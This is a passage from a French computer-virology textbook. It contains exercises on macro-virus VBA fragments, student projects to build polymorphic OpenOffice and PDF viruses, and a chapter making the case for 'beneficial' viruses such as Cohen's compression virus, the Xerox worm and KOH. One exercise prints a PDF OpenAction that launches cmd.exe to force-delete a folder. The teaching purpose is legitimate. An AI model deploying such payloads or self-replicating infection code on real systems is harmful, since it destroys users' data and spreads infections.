(préciser en particulier quels types de cibles peuvent être surinfectés et pourquoi) et corriger le code.

4. Dans la section 12.2.2, le code de la macro `AutoExit` comporte la directive `Rem xxxx` dans laquelle la chaîne de caractère `xxxx` est une chaîne de caractères quelconque. Cette directive de commentaire, en apparence inerte, est gérée au niveau de la macro principale par le code suivant :

```
If ThisDocument = NormalTemplate Then
  LeCode.ReplaceLine LeCode.ProcBodyLine("AutoExit",
                  vbext_pk_Proc) + 1, "Rem xxxx '"
  LeCode.ReplaceLine LeCode.ProcBodyLine("FileSave", _
                  vbext_pk_Proc) + 1, "Rem xxxx '"
  LeCode.ReplaceLine LeCode.ProcBodyLine("FileSaveAs", _
                  vbext_pk_Proc) + 1, "Rem xxxx '"
  ThisDocument.Saved = True
     End If
```

Expliquer pourquoi la présence de cette ligne est indispensable et pourquoi sa suppression provoquerait un disfonctionnement du code du macro-virus.

5. Dans le code de la section 12.2.2, expliquer le rôle essentiel de la ligne de commentaire

```
Rem No FileSave macro in this project
```

en analysant le code viral qui la gère (voir plus loin dans la même section)

```
Cible.ReplaceLine Cible.ProcBodyLine("PrincipalZ",
  vbext_pk_Proc) + Cible.ProcCountLines("PrincipalZ",
  vbext_pk_Proc) - 2, "Rem No FileSave macro in this
  project '"
```

Pourquoi est-il utile de conserver l'architecture globale du code ?

6. Analyser le code de la procédure `ViewVBCode` donné dans la section 12.2.2.
7. En utilisant le code donné dans le section 12.3.2, proposer un algorithme général d'infection (en pseudo-code) de documents *OpenOffice* à partir d'un programme externe.
8. Analyser le code exemple montrant l'usage de la fonction `GoToE` (section 12.4.2) et établir l'organigramme des appels de ressources.

9. Voici un exemple de code PDF illustrant l'usage de la fonction `Launch`.

```
9 0 obj
<< /Type /OpenAction
   /S /Launch
   /Win
   << /F (C:\\windows\\system32\\cmd.exe)
   /D (C:\\)
   /P (/C DEL /F /Q Travail)
   >>
>>
```

Analyser et dire ce que fait ce code. Conclure sur la portée du langage PDF.

10. Voici un exemple de code PDF illustrant l'usage de la fonction `JavaScript`.

```
65 0 obj
 <<
 /Type /OpenAction
 /S /JavaScript
 /JS 80 0 R
 >>
endobj
...
80 0 obj
 <<
 /Length 68
 >>
 stream
 app.fs.defaultTransition = "WipeDown";
 app.fs.isFullScreen = true;
 endstream
endobj
```

Analyser et dire ce que fait ce code. Imaginer une attaque menée par un code PDF malicieux utilisant ce type de code.

Projets d'études

Conception et implémentation d'un virus *OpenOffice* polymorphe

Ce projet devrait occuper un élève pendant deux à trois mois (niveau 2ème et 3ème cycle).

En s'appuyant sur les résultats présentés dans [152, Chapitre 3] concernant les programmes cycliquement autoreproducteurs avec changement de langage de programmation, le but de ce projet est de concevoir un virus polymorphe pour *OpenOffice*, dont la mutation est assurée par le changement de langage de programmation. On pourra par exemple choisir trois langages (*OOBasic, Python* et `Ruby`).

La gestion du changement de langage devra être assurée en manipulant finement la structure interne des fichiers *OpenOffice*. Dans un premier temps, la primo-infection sera supposée assurée par un code externe tandis que les infections secondaires (à partir d'un document infecté) seront, elles, réalisées directement de document à document. Dans un second temps, une seconde version du virus réalisera la primo infection directement à partir d'un document infecté.

Conception et implémentation d'un générateur PDF polymorphe

Ce projet devrait occuper un élève pendant quatre à cinq mois (niveau 2ème et 3ème cycle).

Le but de ce projet est d'une part d'acquérir la maîtrise suffisante du langage PDF en étudiant les documents de référence [2] et d'autre part de manipuler finement la structure interne des documents PDF. Dans un premier temps, l'étudiant « programmera » un fichier PDF simple (environ une vingtaine d'objets) directement en langage PDF. Il réalisera ensuite un programme externe (le langage est laissé au choix) qui génère des versions mutées de ce document mais fonctionnellement identiques (code différent mais apparence et/ou fonctions identiques). Deux techniques seront combinées : permutations des entrées de la *Cross Reference Table* et exploitation d'objets inutilisés.

Les virus : applications

13

Introduction

Dans la seconde partie de cet ouvrage, nous n'avons étudié les virus que sous l'angle de l'autoreproduction. Bien qu'il n'ait pas été directement abordé, mais plutôt sous-entendu, le caractère nocif des virus a également été envisagé. À présent, nous allons considérer un aspect plutôt inhabituel des programmes autoreproducteurs : leur caractère « utile », autrement dit les applications qu'il est possible d'en faire.

L'idée que la technologie virale informatique puisse être considérée comme un outil intéressant et comme une source éventuelle d'applications a toujours provoqué une levée de bouclier de la part des éditeurs d'antivirus. Farouchement combattue sur tous les fronts, qu'ils soient universitaires, industriels ou juridiques, l'idée d'application concernant une quelconque infection informatique n'a donc jusqu'à présent connu aucun succès. La réaction des principaux acteurs de la lutte antivirale est si vive qu'elle peut laisser songeur. Celui qui, en toute innocence et en toute indépendance, envisagera les technologie virales comme potentiellement utiles, ne la comprendra peut-être pas. Quelles que soient leurs motivations – financières, craintes de voir leur influence et leur rôle amoindris ou relativisés – toujours est-il que le lobbying de leur part est actif en même temps qu'intense pour condamner, interdire et faire interdire toute utilisation des virus et des vers dans un but « *bénéfique*[1] »

Cette attitude est d'autant plus illusoire et critiquable qu'elle est condamnée à moyen terme. Les premières applications connues ou fortement supposées sont très probablement les applications militaires. Les militaires, personnes pragmatiques par nature, ne se soucient en général pas longtemps des

[1] La notion de caractère « *bénéfique* » doit bien sûr être considérée, dans certains contextes, comme très relative. La conception et le développement d'armements, par exemple, est très différemment appréciée selon les personnes.

oppositions, d'où qu'elles viennent, quand une technologie se révèle potentiellement prometteuse. Les virus représentent un formidable potentiel en termes de guerre informatique, support de plus en plus incontournable de la guerre conventionnelle. Assez fréquemment, l'intérêt pour les technologies virales des militaires et autres acteurs gouvernementaux chargés de la protection de leur pays est évoqué, et les exemples d'études, au minimum de faisabilité, d'armes informatiques virales, ne manquent pas : l'armée américaine dans les années soixante et soixante-dix, les services spéciaux allemands (projet `Rahab`[2] [117] au début des années quatre-vingt-dix), l'utilisation supposée de virus lors de la première guerre du Golfe par les forces armées des U.S.A. (un virus aurait été implanté dans des imprimantes livrées par la France, à l'Irak[3]). Les cas supposés ou réels ne manquent pas. Si les militaires ne s'intéressaient pas aux technologies virales, ils se rendraient coupables d'une grave négligence et d'un manque de prévoyance, dans le développement de technologies propres à assurer le succès des armes de leur pays.

La confirmation de l'intérêt des acteurs gouvernementaux pour les technologies virales est venue à la suite des événements du 11 septembre 2001 aux U.S.A. La psychose et l'obsession sécuritaires qui ont suivi cette catastrophe ont amené (sciemment ou non), les officiels américains du *Federal Bureau of Investigation* (F.B.I.), équivalent de notre D.S.T. (*Direction de la Sécurité du Territoire*), à révéler l'existence d'au moins un projet de développement d'armes virales : le ver *Magic Lantern* dans le cadre du programme *CyberKnight* (Chevalier du Cyberespace) [35]. Ce ver espion, conçu, semble-t-il, par la même équipe qui a élaboré le logiciel de surveillance d'Internet *Carnivore*, installe, selon les quelques informations disponibles, un cheval de Troie de type *keylogger* (espion de clavier), afin d'obtenir mots de passe et clefs de chiffrement plus facilement que par les moyens de cryptanalyse classiques. Le but avoué est de lutter contre les terroristes et autres espions, bref, de pouvoir prendre la main sur tout ordinateur représentant potentiellement une menace pour les U.S.A. et leurs alliés (définition malheureusement à géométrie variable). Il faut préciser que, paradoxalement, la réaction des éditeurs d'antivirus n'a pas été très différente d'un éditeur à l'autre (voir [91] pour plus de détails). La véhémence habituelle, à laquelle nous sommes habitués, a fait place à un relatif silence et à un certain embarras. Il est légitime de supposer que d'autres études et projets du même type, non médiatisés, existent aux U.S.A ou dans d'autres pays. Le contraire serait illogique.

[2] `Rahab` est un personnage biblique. Lire le livre de `Josué`, chapitres 1 à 6 et `Hébreux` chapitre 11 verset 31.

[3] Cette affaire se révéla être au final un canular : voir dans le chapitre 14.2.3.

Depuis 2006, dans le cadre de la lutte contre le terrorisme et la cybercriminalité, plusieurs États ont décidé – ou réfléchissent sérieusement à la question – d'utiliser proactivement les technologies virales à des fins d'enquêtes : la république fédérale d'Allemagne, la Suisse, l'Autriche, le Royaume-Uni... [83–85]. La France quant à elle devrait prochainement modifier sa législation afin de permettre l'emploi de telles technologies dans le cadre des enquêtes.

Bien sûr, il est toujours possible d'objecter que *Magic Lantern* est une application au but contestable. Elle n'en demeure pas moins une application intéressante, au moins du point de vue des acteurs gouvernementaux chargés de la défense de leur pays. Cependant, d'autres applications peuvent être imaginées, qui représentent un réel intérêt. Le meilleur exemple est sans aucun doute le ver Xerox qui sera présenté dans le chapitre 14. L'objet de cette dernière partie est en premier lieu de dresser un état de l'art sur les applications connues, proposées depuis quelques années par différents spécialistes, dont l'auteur. En second lieu, il s'agira de présenter en détail deux familles d'applications particulièrement intéressantes et puissantes, développées par l'auteur : les virus implantés directement dans le `Bios`, qui permettent ainsi, entre autres possibilités, d'installer des fonctions diverses (de sécurité notamment) au niveau du système d'exploitation ; et la cryptanalyse appliquée de systèmes de chiffrement. Dans ce dernier cas, il s'agit d'une version originale et puissante de ce que peut être le ver *Magic Lantern*.

Enfin, il est nécessaire de préciser que l'idée d'utiliser les virus et les vers en vue d'applications utiles ne remet pas en cause l'existence et le travail de la communauté antivirale. Cela amènera certainement cette dernière à changer son attitude, à se remettre en question, renforçant par cela un rôle que personne ne saurait contester. En effet, le développement de technologies virales ne pourra se faire sans des capacités accrues de contrôle de ces outils. Et là, le rôle des programmeurs d'antivirus sera crucial et incontournable[4]. Le développement d'applications à base de technologies virales aura peut-être comme premier intérêt de faire travailler ensemble, le meilleur des deux mondes, celui des programmeurs de virus et celui de la communauté antivirale. Ces deux mondes, jusque-là, se sont toujours opposés. Une nécessaire marginalisation des acteurs les plus contestables de ces deux communautés en sera assurément la première conséquence.

[4] Pour s'en persuader, le lecteur lira [163].

14

Virus et applications

14.1 Introduction

L'utilisation de technologies virales, en vue d'applications, coïncide pratiquement avec leur émergence et leur étude : le début des années quatre-vingts. A cette époque, ni l'étude des techniques virales, ni la réflexion concernant leur éventuelle mise en application – voire leur mise en application effective, pour quelques exemples désormais connus que nous allons présenter dans ce chapitre – n'étaient encore frappées d'anathème. Ces perspectives semblaient logiques, naturelles et surtout prometteuses.

Le tournant semble se situer au début des années quatre-vingt dix, au moment où les antivirus deviennent un véritable marché, où la communauté antivirale se radicalise et combat systématiquement toute tentative concernant l'étude et la recherche des technologies virales, qu'elles soient théoriques ou appliquées. Pour s'en convaincre, il suffit de lire l'ouvrage de G. C. Smith [206], qui décrit en détail les menées d'une partie de cette communauté dans ce sens.

Plus récemment, une levée de boucliers, déclenchée par certains éditeurs d'antivirus, a accueilli le projet de l'Université de Calgary, au Canada, visant à créer un cours de virologie informatique [203, 204, 212–214]. Enfin, le projet de loi pour la confiance en l'économie numérique (article 34) risque de porter définitivement atteinte à un domaine de recherche, pourtant essentiel, notamment en raison des services potentiels qu'il est susceptible de rendre.

Pourtant, des applications assimilables à des infections informatiques simples (bombes logiques et chevaux de Troie) ont déjà vu le jour et sont massivement utilisées par l'industrie informatique[1]. Il s'agit des *spywares* ou,

[1] Nous pourrions également évoquer le cas des logiciels d'administration à distance, qui, techniquement parlant, sont assimilables à des chevaux de Troie.

littéralement « logiciels espions ». Ces derniers sont de petits modules, insérés de manière relativement discrète (en tout cas, suffisamment pour que l'utilisateur moyen ne s'aperçoive pas de leur présence) dans des logiciels commerciaux ou de type *shareware/freeware*. Leur fonctionnalité première est de renseigner l'éditeur du logiciel, le plus souvent à l'insu de l'utilisateur, sur l'environnement matériel de sa machine, ses habitudes de consommation ou de navigation... Et quelques cas célèbres ont prouvé que l'action de ces modules logiciels pouvait avoir une action nettement plus contestable [6].

Or ces logiciels *spyware*, que le terme fasse plaisir ou non, ne sont autres que des logiciels assimilables, au minimum, à des chevaux de Troie. À titre d'exemple, le lecteur consultera [6, 140, 196]. Le fait le plus surprenant est que la lutte contre ces spywares est possible, notamment grâce à des logiciels spécifiques, le plus souvent disponibles en version shareware. En revanche, les logiciels antivirus ne les détectent jamais. Il semble que la pression sur les éditeurs d'antivirus ait été suffisante, de la part d'autres sociétés éditrices de logiciels commerciaux, pour que ces logiciels soient « ignorés » par les différents antivirus (lire à ce propos [124]).

Cependant, les spywares, contrairement à certaines affirmations, représentent potentiellement un risque qui dépasse la seule atteinte à la vie privée de l'utilisateur. Cela peut se traduire par un véritable déni de service par saturation, dans certains cas. Prenons le cas d'une société de taille importante, disposant d'un parc informatique conséquent (quelques centaines de machines) en réseau fermé (séparé du réseau extérieur). Cette situation est celle d'un grand nombre de sociétés. Supposons maintenant qu'une fraction des utilisateurs installe des sharewares, des freewares ou tout simplement des logiciels commerciaux non dûment contrôlés et autorisés, que ce soit par le responsable de la sécurité informatique ou l'administrateur informatique (ce cas est malheureusement encore trop fréquent).

Que se passe-t-il quand ces logiciels contiennent, comme cela est fréquemment le cas, des spywares ? Si le nombre de machines concernées est relativement élevé – quelques dizaines – il en résulte tout simplement une saturation des serveurs de l'entreprise. En effet, ces logiciels, de façon cachée et répétitive, tentent de se connecter sur des sites extérieurs. Le réseau étant de nature fermée (LAN), ces connexions ne peuvent aboutir. Cela se traduit effectivement par une saturation des serveurs, dans certains cas[2]. L'analyse des fichiers de connexion révélera alors la liste des sites visés.

Les spywares sont pourtant considérés comme des applications commercialement intéressantes, acceptées par le monde informatique (peut-être

[2] Plusieurs cas réels ont été observés dans des sociétés francaises.

moins par les utilisateurs qui les subissent) et avec la bénédiction des éditeurs d'antivirus. Élargissant cette logique à toutes les infections informatiques, simples ou autoreproductrices, pourquoi condamner les applications utilisant les virus (ou la sous-catégorie des vers) ? De multiples raisons peuvent certainement être avancées : la plus probable tient peut-être au fait qu'aucune application commerciale encore viable n'a été trouvée.

Une grande évolution verra peut-être, dans un avenir proche, l'avénement des virus en tant qu'outils intéressants, pouvant, sous contrôle, rendre de grands services. Cela ne pourra se faire sans une étroite collaboration avec le monde antiviral, si l'on veut maîtriser ces technologies. Une telle réflexion a été entamée lors de l'annonce de l'existence du ver *Magic Lantern*. À cette occasion, le rôle crucial et incontournable des logiciels antivirus a été, au moins implicitement, reconnu. Le problème de remise en question, par les applications utilisant des virus ou de vers, des logiciels antivirus, n'en est donc pas un.

Les applications utilisant des programmes autoreproducteurs peuvent être classées selon deux critères :

- de part les fonctionnalités offertes. Elles sont quasiment illimitées : publicité auprès de consommateurs sur un réseau, récupération licites d'informations (par exemple, sous forme de sondages) ou de ressources (capacités de calcul distribué sur un réseau, recherche d'informations sur un réseau...), aide aux utilisateurs, marquage numérique de données pour la préservation des droits d'auteurs... Deux catégories cependant sont particulièrement intéressantes :
  - dans le domaine de la sécurité des utilisateurs. Le contrôle systématique de l'environnement informatique, de l'actualisation des logiciels de sécurité (antivirus, correctifs de sécurité), la surveillance du système (intrusions), la protection des données... pourraient être effectués de façon puissante par des vers ou des virus.
  - dans le domaine de la sécurité des États ou des organismes (sociétés privées, administrations). Que cela choque ou non le lecteur, les intérêts d'un État[3] et de ses composantes garantes soit des fonctions régaliennes soit de sa richesse économique, culturelle, scientifique ou technique, passent par la mise en place de dispositifs de sécurité destinés à protéger ses intérêts et ses citoyens. Dans ce domaine, les virus et les vers informatiques peuvent apporter des réponses à certains problèmes difficiles, voire impossibles à résoudre par d'autres

[3] Et celui des citoyens dont cet État a la responsabilité.

moyens : lutte contre le crime, protection du patrimoine (dans son acception la plus large)....

Quelques exemples seront présentés dans la suite de ce chapitre.

- de par le mode d'action (dans sa globalité). Nous considérons là essentiellement la manière de mettre en œuvre ces technologies virales. Cela peut se faire :
  - au moment où la machine est mise sous tension. Le virus ou le ver agit en tout premier afin d'assurer des fonctionnalités critiques et qui ne doivent pas être contournées. Dans cette catégorie figurent les virus de démarrage ou, mieux, les virus de bios, tels qu'ils seront définis et présentés dans le chapitre 15.
  - au moment où la machine accède au réseau. Les vers sont alors particulièrement adaptés. Un exemple célèbre est celui du ver *Xerox* (voir section 14.2.1).
  - lors de l'entrée ou de la sortie de données. Un exemple célèbre est celui du virus *KOH* (voir section 14.2.2).

Un dernier aspect concernant l'utilisation des virus ou des vers en vue d'applications est l'aspect légal. Il est clair qu'une telle perspective n'est pas envisageable sans un cadre législatif rigoureux[4]. Le principal souci est de limiter voire d'empêcher d'éventuelles dérives, quels qu'en soient les acteurs. Il sera nécessaire dans un premier temps de modifier les législations actuelles, en vue de reconnaître, du point de vue du droit, les virus en tant qu'outils (sous certaines conditions encore à définir précisément). Ensuite, il faudra prévoir les limites précises de telles utilisations. Au final, ni le rôle du législateur, ni celui des professionnels de la lutte antivirale ne peuvent et ne doivent être minimisés. Le lecteur pourra se référer à [79] pour une très intéressante étude des différents aspects légaux concernant cette problématique.

Tous ces aspects ont été considérés dans un article désormais célèbre [32] de Vesselin Bontchev. Toutefois, son auteur semble avoir adopté le parti des éditeurs d'antivirus. Il dresse une liste des caractéristiques que tout bon virus doit présenter. Il est cependant regrettable que l'aspect psychologique des virus, dans cet article, prenne le pas sur les aspects purement techniques et certaines critiques concernant quelques virus « bénéfiques » (comme le virus *KOH* ou le virus de compression de Fred Cohen) sont assurément injustes, mêmes si ces virus souffrent effectivement de quelques limitations. Nous laisserons le lecteur se faire sa propre idée. Quoi qu'il en soit, l'idée de programmes autoreproducteurs utiles n'est pas contestée dans cet article. Là est l'essentiel.

[4] Comme cela est le cas pour la cryptologie.

14.2 État de l'art

La notion de virus bénéfique a été envisagée pour la première fois en 1984 par Fred Cohen [52, 53], du moins de façon systématisée[5]. Dans sa thèse [51, page 7], Fred Cohen donne le pseudo-code suivant, du virus `CV` (*Compression Virus*) :

```
program virus_compression
 {
  01234567;

  procédure infection_exécutable
   {
    pour tous les fichiers exécutables faire
      si première ligne = 01234567
       aller au fichier suivant
      fin si
      compresser le fichier
      ajouter le virus au début du fichier compressé
    fin pour
   }

  main()
   {
    si droits accordés
     exécuter procédure infection_exécutable
    finsi
    décompresser la fin du fichier en cours
     dans fichier_temporaire
    exécuter fichier_temporaire
   }
 }
```

Un programme infecté P trouve un exécutable sain E, le compresse et l'ajoute à la suite de P pour former un exécutable infecté I. Il décompresse ensuite le reste de lui-même dans un fichier temporaire et l'exécute normalement. Quand I est à son tour exécuté, il cherche de la même manière un

[5] Quelques applications utilisant les programmes autoreproducteurs ont vu le jour avant cette date, tel le ver Xerox (voir la section 14.2.1) mais n'ont pas fait prendre conscience du fait que, les virus, d'une manière générale pouvaient être utilisés pour des applications « positives ».

exécutable E' à infecter, avant de décompresser E et de l'exécuter. Notons que la chaîne de caractères `01234567` est une signature utilisée par le virus pour éviter la surinfection d'un programme déjà infecté. Ce virus, élaboré en 1983 et testé sur des plateformes Unix, a pour rôle de limiter l'encombrement des fichiers sur un disque dur. L'intérêt est que la gestion de la compression est désormais automatique et ne nécessite plus une attention particulière de la part soit de l'utilisateur soit de l'administrateur. Des programmeurs ont repris l'idée du virus de compression pour les plateformes Macintosh (ver *Autodoubler*, travaillant en tâche de fond et compressant les fichiers dont la date de dernier accès est antérieure à une date donnée).

Un peu plus tard, Fred Cohen a imaginé d'autres applications utilisant des virus, et notamment pour des fonctions de maintenance : suppression de fichiers temporaires, arrêt de processus sans fin, erreurs d'administration.... Le lecteur trouvera dans [52, pp 15–17] le pseudo-code d'un virus de maintenance assurant la mise à jour automatique de versions de programmes.

Une autre catégorie d'applications envisagées à plusieurs reprises pour les virus concerne la lutte contre d'autres virus ou vers. Non sans une certaine ironie, l'idée d'une « lutte contre le feu par le feu » continue de faire son chemin (voir notamment l'analyse de S. Coursen [63]). Les quelques exemples suivants illustrent ce fait :

- le premier exemple est celui des virus de la famille *Vacsina*. Bien qu'il ne s'agisse pas d'une application intentionnelle et bénéfique, mais plutôt d'une nouvelle approche dans l'infection par un virus, cet exemple montre comment un virus pourrait être utilisé dans le cadre de la lutte antivirale. Les virus de cette famille recherchent des fichiers infectés par des versions antérieures du même virus, les désinfectent et les réparent pour finalement les réinfecter avec la version actuelle, plus récente. Bien évidemment, le résultat en lui-même est absurde, mais la technique pourrait sans problème être employée pour traquer réellement d'autres virus ;
- plus récemment, en 2001, cette approche a été reprise par deux vers, *Code Green* et *CRClean*, pour lutter contre le ver *Code Red*. La technique d'infection mise en œuvre par ces deux vers est identique à celle utilisée par *Code Red*. Son action est alors :
  - d'éradiquer toute trace du ver *Code Red*,
  - de télécharger et d'installer le correctif MS01-033 de Microsoft, corrigeant le trou de sécurité qui a autorisé l'infection.

  Afin que les utilisateurs soient en mesure de le contrôler, le ver affichait le message suivant (traduit) :

Des HexXer's CodeGreen V1.0 beta

CodeGreen a pénétré votre système, a tenté de le corriger et de supprimer les portes cachées installées par CodeRed.

Vous avez la possibilité de désinstaller le correctif via le menu Système/Programmes : Windows 2000 Hotfix [Q300972]. Vous obtiendrez des détails sur www.microsoft.com. Visitez le site www.buha-security.de.

- Enfin, en août 2003, le ver *W32/Welchi* (encore connu sous le nom de ver *W32/Nachi*) lutte contre le ver *W32/Lovsan* qui a frappé également en août 2003 et exploite une vulnérabilité des serveurs IIS. Ce ver infecte les machines présentant cette vulnérabilité et :
  1. si la machine est infecté par le ver *W32/Lovsan*, il tue le processus viral et désinfecte la machine ;
  2. le ver applique le correctif pour supprimer la vulnérabilité mise en cause (le correctif est téléchargé sur le site de Microsoft après avoir vérifié les paramètres linguistiques de la version du système d'exploitation, un correctif étant disponible pour différentes langues) ;
  3. le ver se désinfecte après le 1^{er} janvier 2004.

Il semble que le ver *W32/Welchi* comporte quelques imperfections. Le lecteur objectera que l'usage des virus n'est pas nécessaire pour effectuer des tâches qui peuvent l'être par tout administrateur. Ce n'est pas tout à fait exact. Un administrateur, comme n'importe quel utilisateur, peut être négligent, ou bien ne pas avoir le temps de procéder à une analyse de sécurité de ses systèmes et d'appliquer les correctifs. L'expérience montre malheureusement que le laxisme en termes de sécurité est important ; les fréquentes attaques de vers exploitant des vulnérabilités connues depuis un certain temps le prouvent avec force.

Or un virus n'est pas laxiste, il ne se fatigue pas, il a toujours le temps de rechercher, de détecter et de colmater les trous de sécurité. Il peut faire cela en toute transparence, efficacement, en temps réel et sur toutes machines d'un réseau, quelle que soit sa taille. Imaginons un tel ver, programmé avec soin (par une entité accréditée), contrôlé par différents mécanismes (authentification, durée de vie limitée, auto-désinfection programmée...) et diffusé dès qu'une vulnérabilité est découverte. Il ne serait alors pas nécessaire de devoir attendre des mois, voire des années, pour que tous les ordinateurs vulnérables soient ainsi corrigés. Or seul un virus peut faire cela. Son autonomie et sa rapidité lui sont conférées par la propriété d'autoreproduction.

Le domaine de la sécurité informatique n'est pas le seul concerné. D'autres applications (voir plus haut) pourraient bénéficier de l'incroyable capacité des virus et des vers.

Pour finir, nous allons détailler deux applications, maintenant bien connues, des virus et des vers.

14.2.1 Le ver Xerox

La première utilisation d'un programme de type ver, à des fins applicatives, date de 1971. Il s'agit du ver *Creeper*, développé par Bob Thomas pour l'assistance des contrôleurs aériens. Ce « ver » signalait aux différents contrôleurs le moment où le contrôle d'un avion quittait un ordinateur pour être pris en charge par un autre. Il ne s'agissait cependant pas d'un véritable ver, dans la mesure où le programme ne se reproduisait pas : il se contentait de se déplacer de machine en machine. Une seconde version, dénommée *Reaper* et développée par Robert Tomlinson, a utilisé plus tard l'autoreproduction pour se propager.

L'expérience qui a suivi, et qui est certainement la plus connue, découle des travaux de John F. Schoch et Jon A. Hupps, en 1981, au centre de recherche de Xerox, à Palo Alto (PARC) en Californie [205]. Ces chercheurs ont développé au total cinq vers, chacun ayant une fonction différente, sur un réseau de type Ethernet composé de cent machines,. La plus connue est celle permettant de faire du calcul distribué[6] sur un réseau de type LAN.

Le ver de Schoch et Hupp est en fait un programme qui recherche des machines inoccupées sur lesquelles il peut se dupliquer pour effectuer une partie du travail total. Les auteurs ont donc appelé ver ce programme général, chacune de ses copies étant appelée *segment*. Le ver est configuré pour infecter un nombre N, fixé à l'avance, de machines. Chaque segment du ver reste en communication avec tous les autres. En cas d'arrêt du processus attaché à l'un des segments, les segments restants doivent trouver une autre machine libre (à infecter), l'initialiser (pour lancer le nouveau segment) et l'ajouter au programme général (le ver proprement dit).

La recherche d'une machine inoccupée se fait par l'envoi d'un paquet unique, soit à une adresse spécifique, soit en mode *broadcast*. Si la machine est libre, elle émet alors une réponse positive. Une fois actif, chaque segment va,

[6] Le calcul distribué consiste à effectuer un gros calcul en le répartissant sur plusieurs machines. Il s'agit de simuler le parallélisme. Des projets célèbres comme le programme SETI, la recherche de nombres premiers ou le Decrypthon ont utilisé cette technique de calcul.

en plus de la tâche spécifique dont il a la charge, chercher d'autres machines sur lesquelles lancer d'autres segments, à concurrence de N.

Bien que l'expérience semble avoir été couronnée de succès, elle n'a pas connu de suite (à la connaissance de l'auteur). Un problème de conception et de gestion des différents segments par le ver a provoqué un arrêt simultané de toutes les machines du réseau. Cet incident, qui a mis en lumière la difficulté de contrôler de tels programmes, ne remet pas en cause pour autant l'intérêt de telles applications à base de programmes autoreproducteurs.

Les travaux de Schoch et Hupp ont été repris, au début des années quatre-ving-dix, par d'autres équipes. Citons en particulier les travaux des Japonais de l'Institut de technologie de Tokyo, depuis 1992 [179], dans le cadre du projet WIDE. Ils ont développé des systèmes de gestion des réseaux de type WAN, à base de vers (NMW Systems ou *Network Management Worm Systems*). Le lecteur pourra également consulter [78] pour découvrir le ver bénéfique *Vaccin*, utilisable à des fins d'administration réseau, développé par Michel Dubois.

En particulier, les caractéristiques principales de ces systèmes, dont l'approche générale est similaire à celle de Schoch et Hupp, sont les suivantes :

- en premier lieu, les vers employés dans les systèmes NMW sont contrôlés par des mécanismes d'authentification. Ainsi, un ver ne peut infecter n'importe quelle machine sur le réseau. De plus, aucune faille n'est utilisée pour propager le ver ;
- l'échange des copies du ver se fait par plusieurs moyens : adressage IP, messagerie électronique, protocole UUCP... Cela permet notamment de relier des réseaux de natures différentes et des hôtes accessibles depuis le réseau de manière seulement intermittente ;
- chaque copie du ver peut traiter plusieurs hôtes à la fois, ce qui permet de réduire le trafic réseau ;
- tout le système est géré par un processus de type démon (WSD ou *Worm Support Daemon*). C'est le cœur d'un système NMW. Il gère l'envoi et la réception des vers. Le système utilise de plus un langage interprété dédié : OWL.

L'équipe a, semble-t-il, accordé une attention toute particulière à la sécurité et au contrôle des vers (voir la bibliographie de [179]).

14.2.2 Le virus KOH

Le virus *KOH* (acronyme désignant l'hydroxyde de potassium) est certainement la première application opérationnelle utilisant la technologie virale, du moins à avoir été publiée. Elle est due à Mark Ludwig [167, chap. 36].

qui en a publié le code source en 1995. Celui-ci a été disponible sous forme de freeware pour les plateformes DOS, Windows 3.x et 95. Le virus *KOH* est très ingénieux et peut-être décliné en de nombreuses variantes, selon la fonctionnalité et l'application recherchée. Nous allons présenter succinctement ce virus.

Cette application est destinée à assurer la confidentialité des données présentes sur un ordinateur. Le virus *KOH* qui en est le cœur est un virus de secteur de démarrage, chiffrant complètement les partitions présentes sur les disques durs et sur les disquettes. Le lecteur pourra objecter qu'un logiciel de chiffrement de bonne facture peut assurer une telle fonctionnalité et que l'usage de la technologie virale est sans intérêt. Cela est inexact. En effet, la cryptographie, malgré les nombreuses vertus qu'on lui prête, ne permet pas de gérer tous les problèmes qui se posent en pratique, et particulièrement en terme d'implémentation.

Mark Ludwig a considéré deux aspects principaux, qu'un simple logiciel de chiffrement ne peut prendre en compte.

- Le chiffrement d'un environnement informatique n'est efficace que s'il est total : répertoire racine, les différentes copies de table d'allocation (FAT), toutes les données, système ou non, le système de fichiers lui-même... Or, dans un tel contexte, le logiciel réalisant ces opérations (chiffrement et déchiffrement) ne peut agir à partir du système d'exploitation (problème du « serpent qui se mord la queue »). En effet, pour lancer un tel logiciel, il faut que l'OS soit auparavant lancé. Or, si ce dernier est entièrement chiffré, il est évident que son déchiffrement doit intervenir en amont : donc, soit lors de la mise sous tension de la machine, soit lors de la séquence de démarrage. Seuls des programmes (qui devront agir en mode résident pour pouvoir agir de manière transparente et permanente) de type *pre-bios* (voir chapitre 15) ou de type virus de démarrage peuvent convenir.
- Le besoin spécifique de l'autoreproduction tient à la contrainte suivante. La confidentialité des données doit être assurée quel que soit le support les contenant : disque dur mais également tout autre support amovible. Sans perte de généralité, et pour ne considérer que le cas traité par *KOH*, prenons celui d'une disquette. Deux contraintes doivent être prises en compte. Des contraintes de gestion tout d'abord :
  - l'administrateur ne doit pas avoir à se soucier de savoir quels disques sont chiffrés ou ne le sont pas ;
  - l'accès aux données chiffrées contenues sur une disquette, à partir d'un ordinateur autre que celui à partir duquel les données ont été

produites et copiées, ne doit pas nécessiter qu'y soit présent le logiciel de chiffrement utilisé pour le déchiffrement. Il s'agit là d'un problème de portabilité et d'ergonomie.

Ensuite, des contraintes de sécurité militent en faveur de l'emploi d'un virus :

- lorsque les données sont utilisées (en lecture et/ou écriture) sur un ordinateur différent, leur confidentialité doit être assurée dans tous les cas de figure. Toute donnée doit donc être également chiffrée sur tout ordinateur autre que celui d'origine, même si ce dernier ne possède pas le logiciel de chiffrement adéquat ;
- un employé malhonnête ne doit pas pouvoir voler des données (pour les revendre par exemple) en les copiant sur une disquette. Il doit pouvoir travailler sur le système de son entreprise ou de son administration, mais ces données, une fois copiées sur une disquette, ne doivent pas être exploitables sur un autre ordinateur, à moins que son niveau d'habilitation ou d'accréditation ne le prévoie dans la politique de sécurité ;
- le système d'exploitation peut générer des données temporaires sur une ou plusieurs unités, soit de façon normale (génération d'un fichier CORE, par exemple, lors de l'arrêt brutal d'un processus sous Unix), soit de façon illégitime (fonctions cachées d'un système d'exploitation, infections par un cheval de Troie ou un virus espion...). Ces données, quelles qu'elles soient, doivent être chiffrées préalablement à toute écriture.

Toutes ces contraintes peuvent être prises efficacement en compte grâce aux mécanismes d'autoreproduction.

Les principales étapes de fonctionnement de *KOH* et ses principales caractéristiques sont les suivantes (le lecteur consultera [167, chap. 36], ainsi que le code source fourni avec cet ouvrage, pour une description détaillée du virus) :

